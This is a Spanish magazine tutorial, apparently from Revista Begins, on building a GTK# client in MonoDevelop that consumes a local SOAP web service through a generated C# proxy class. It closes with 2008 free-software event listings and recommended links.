Los Servicios Web o XML Web Services son componentes de software que contienen funcionalidades o métodos que al invocarse devuelven resultados en XML, estos componentes son publicados en un servidor Web para ser accesibles y localizados mediante un URL similar a una página Web, son creados para resolver el intercambio de información y la interoperabilidad entre aplicaciones desarrolladas por diferentes lenguajes de programación sobre distintos sistemas operativos. Así como las aplicaciones Web y las páginas HTML son diseñadas para ser utilizadas por usuarios finales, los Servicios Web son desarrollados exclusivamente para ser ejecutados y consumidos por aplicaciones de software.

Esto es posible debido a que la comunicación entre los servicios Web y aplicaciones que los consumen, están basadas en estándares abiertos como HTTP, XML, SOAP, WSDL,DISCO,UDDI que son independientes de quién los desarrolla o los implementa. En la parte I de este tutorial, vimos como *MonoDevelop* nos facilita la creación de Servicios Web encargándose de toda la infraestructura necesaria para su desarrollo, de igual manera en esta parte del tutorial, mostraremos como *Monodevelop* nos ayuda a construir un cliente para consumir Servicios Web creados por nosotros dentro de nuestra red interna o bien creados por terceros y localizados en Internet.

Consumiendo WebServices utilizando aplicaciones desarrolladas con MonoDevelop

La forma más fácil de desarrollar aplicaciones para consumir Servicios Web es utilizar las herramientas integradas de *Monodevelop*, en este caso nuestro cliente será una aplicación GTK# que envié los parámetros, invoque los métodos del Servicio Web y muestre los resultados, como ejemplo usaremos el Servicio Web creado en la parte I del tutorial.


En el explorador de soluciones de *MonoDevelop*






Seleccionamos con botón izquierdo del *mouse* el nombre de la solución en este caso *BeginService*, después hacemos *clic* con el botón derecho del *mouse* para sacar un menú desplegable, en las opciones de ese menú seleccionamos el menú *Añadir* y seleccionamos el submenu *Añadir nuevo proyecto* como se ve en la imagen

Seleccionamos con botón izquierdo del *mouse* el nombre de la solución en este caso *BeginService*, después hacemos *clic* con el botón derecho del *mouse* para sacar un menú desplegable, en las opciones de ese menú seleccionamos el menú *Añadir* y seleccionamos el submenu *Añadir nuevo proyecto* como se ve en la imagen






Después aparecerá la ventana *Funcionalidades del proyecto*, en donde seleccionamos la mayor *versión GTK#* para despliegue de nuestro proyecto, pulsamos *Aceptar* para continuar.



Después aparecerá la ventana *Funcionalidades del proyecto*, en donde seleccionamos la mayor *versión GTK#* para despliegue de nuestro proyecto, pulsamos *Aceptar* para continuar.

Si todo sale correctamente tendremos el formulario en *MonoDevelop* en vista diseñador, listo para visualmente agregar los controles GTK# que necesitemos en la interfaz.

Agregamos los controles necesarios para invocar cada uno de los métodos del Servicio Web desarrollado en la primera parte, para probar sus respuestas, la interfaz quedará más o menos como en la siguiente figura.



Hasta este punto tenemos dos proyectos: un servicio Web y un cliente diseñado para consumir los métodos de ese Servicio Web, es una recomendable práctica de programación tener un proyecto general (una solución de *MonoDevelop*) y cada una de sus partes en un proyecto separado.

De manera predeterminada toda la comunicación entre el Servicio Web y un cliente, se realiza mediante el protocolo SOAP (Simple Object Access Protocol) que es un protocolo que encapsula las llamadas o los mensajes de petición y de repuesta que se usan para el intercambio de datos como XML, aunque no define como enviar el mensaje, por lo que se usa el protocolo HTTP para el envío del mensaje.

Antes de que cualquier cliente pueda usar un Servicio Web el cliente debe de ser capaz de crear, procesar y enviar mensajes SOAP, aquí es donde *Mono* nos proporciona una clase capaz de procesar los mensajes SOAP, de generarlos y de enviarlos vía HTTP, esta clase se localiza como un link *Client Proxy* de nuestra página de prueba del Servicio Web, esta clase cliente o Proxy deberá bajarse y compilarse junto con nuestro proyecto cliente, para que sea posible la comunicación entre él y el servicio Web.

BeginService Web Service - Mozilla Firefox

Archivo Editar Ver Historial Marcadores Herramientas Ayuda

http://127.0.0.1:8080/BeginService.asmx?page=proxy&

openSUSE Getting Started Latest Headlines

Overview
Service Description
Client proxy

Methods
MaxComunDivisor
getFecha
isAnumber

Methods for binding BeginServiceSoap12
MaxComunDivisor
getFecha
isAnumber

Select the language for which you want to generate a proxy C#

C# Client Proxy Download

```
// ------------------------------------------------------------------------------
//  <autogenerated>
//      This code was generated by a tool.
//      Mono Runtime Version: 2.0.50727.42
//
//      Changes to this file may cause incorrect behavior and will be lost if
//      the code is regenerated.
//  </autogenerated>
// ------------------------------------------------------------------------------



/// <remarks/>
/// <remarks>
///BeginService
///</remarks>
[System.Web.Services.WebServiceBinding(Name="BeginServiceSoap",
      Namespace="http://www.BeginService.example")]
[System.Diagnostics.DebuggerStepThroughAttribute()]
[System.ComponentModel.DesignerCategoryAttribute("code")]
public class BeginService : System.Web.Services.Protocols.SoapHttpClientProtocol {

    private System.Threading.SendOrPostCallback MaxComunDivisorOperationCompleted;

    private System.Threading.SendOrPostCallback getFechaOperationCompleted;


    private System.Threading.SendOrPostCallback isAnumberOperationCompleted;

    public BeginService() {
        this.Url = "http://127.0.0.1:8080/BeginService.asmx";
```

Terminado

Haremos *clic* en el link *Download* para descargar la clase Proxy o bien seleccionar el código, copiar y pegarlo en un nuevo archivo de *MonoDevelop* para agregarla a nuestro proyecto, sin olvidar agregar las referencias para que pueda ser compilada.






Con la ayuda de esta clase podemos llamar a los métodos del Servicio Web como si los estuviéramos llamando desde una clase local, en este caso debemos hacer la instancia de la clase Proxy dentro del código del proyecto cliente, abrimos el código de nuestro formulario y tecleamos el siguiente código justo arriba del constructor de la clase.

```
//aqui hacemos una instancia para invocar
        //la clase proxy, descargada desde la página de prueba del WebService.
        BeginService bs = new BeginService();
        public MainWindow (): base (Gtk.WindowType.Toplevel)
        {
                Build ();
        }
```

Ahora ya podemos invocar los métodos del Servicio Web vía la clase Proxy, lo haremos dentro de un manejador de evento por separado, seleccionamos el botón correspondiente y nos vamos a la ventana de propiedades del botón donde seleccionaremos la pestaña *Señales*, en el evento *clicked* tecleamos el nombre del método y hacemos doble clic para editar el código correspondiente.



El código para cada evento del botón quedará de la siguiente forma, donde esta la instancia de la clase Proxy y sus resultados son los valores regresados por sus métodos que se comunican con el Servicio Web.


```
protected virtual void btn_MaxCDiv (object sender, System.EventArgs e)
	{
		int num1 = Int32.Parse(txtNum1.Text);
		int num2 = Int32.Parse(txtNum2.Text);
		lbResMaxC.Text = "El resultado es " +
bs.MaxComunDivisor(num1,num2).ToString();
	}

	protected virtual void btn_isNumber (object sender, System.EventArgs
e)
	{
		if(bs.isAnumber(txtCad.Text))
			lbResIsNumber.Text = "La cadena es numero";
		else
			lbResIsNumber.Text = "La cadena no es numero";
	}

	protected virtual void btn_getFecha (object sender, System.EventArgs
e)
	{
		lbResGetFecha.Text = "Hoy es " + bs.getFecha();
	}
```



Finalmente construiremos el proyecto en *MonoDevelop*, antes de ejecutarlo debemos asegurarnos que el Servicio Web esta publicado, es decir disponible en el URL. Ejecutamos el proyecto y tendremos un formulario que invocará los métodos del Servicio Web y mostrará sus resultados.



CONCLUSIÓN

En esta parte mostramos como *Monodevelop* nos ahorra toda la complejidad de la programación para desarrollar y probar aplicaciones que utilicen Servicios Web, en la siguiente parte mostraré como utilizar Servicios Web que esten localizados en Internet y como hacerlo de una manera manual con las herramientas de consola y sin utilizar *MonoDevelop.*

Los ejemplos pueden ser descargados de http://www.humansharp.com/index.php?var=code



por Martín Márquez <xomalli@gmail.com>



Eventos



Noveno Encuentro Linux

El congreso más importante de Chile que se realiza una vez al año. Este 2008 tiene sede en la ciudad de Concepción.

Para este versión se viene recargado de actividades e y una gran cantidad de expertos que presentarán sus trabajos y conferencias.

Lugar: Concepción, VIII Región del Bío-Bío. Campus Universidad de Concepción

Fecha: 22, 23 y 24 de Octubre, 2008

Web: http://2008.encuentrolinux.cl/

LinuxExpo Live



Lugar: National Hall, Olumpia, London.

Fecha: 23-25 de octubre, 2008.

Web: http://www.linuxexpolive.co.uk/

Open Source World Conference 2008



Conferencia internacional de Software Libre más importante de Europa que este este año tiene sede en España. Con cinco ediciones anteriores, pretende mejorar su edición anterior. Se estima que para este año asistan más de 8.000 participantes. Constará con expositores más importante del sector y que integran más de 100 charlas y exposiciones.

Lugar: Palacio de Ferias y Congresos, Málaga, España

Fecha: 20, 21 y 22 de Octubre, 2008

Web: http://www.opensourceworldconference.com/



Si tienes organizado un evento y deseas que para la próxima edición de Begins aparezca envía los datos a eventos@revistabegins.org. Si ya pasó no te preocupes, puedes enviar la cobertura de la actividad.

Atentamente
Equipo de Revista Begins



ZonaDeLinks

tecnologiasLibres.net tL

el mundo de internet, linux, web 2.0 y la web 3.0

Excelente blog con noticias relacionadas con el Software Libre y Código Abierto. Un lugar especial para recargarse de las novedades diarias.

Hace poco han celebrado sus 300 artículos.

http://www.tecnologiaslibres.net/

obtenga GNU/Linux

Interesante sitio (multi-idioma) que invita a cambiarse a sistemas basados Linux. Indica información para conocer y razones del por qué cambiar. Muy recomendable para aquellos que quieren decirle a sus amigos que usen Linux. También contiene interesantes guias para el proceso de migración a Linux.

http://www.obtengalinux.org/



Weblog dedicado al software de entretenimiento sobre la plataforma de sistemas basados en Linux y similiares.

Un lugar muy recomendado para los Gamers Adictos que utilizan Linux

http://www.vivalinux.com.ar/

Recomiéndanos tu web a enlaces@revistabegins.org





Begins



Envíanos tus artículos, tutoriales, entrevistas, sugerencias, etc.

articulos@revistabegins.org

http://revistabegins.org

Visita nuestro foro
www.revistabegins.org/foro

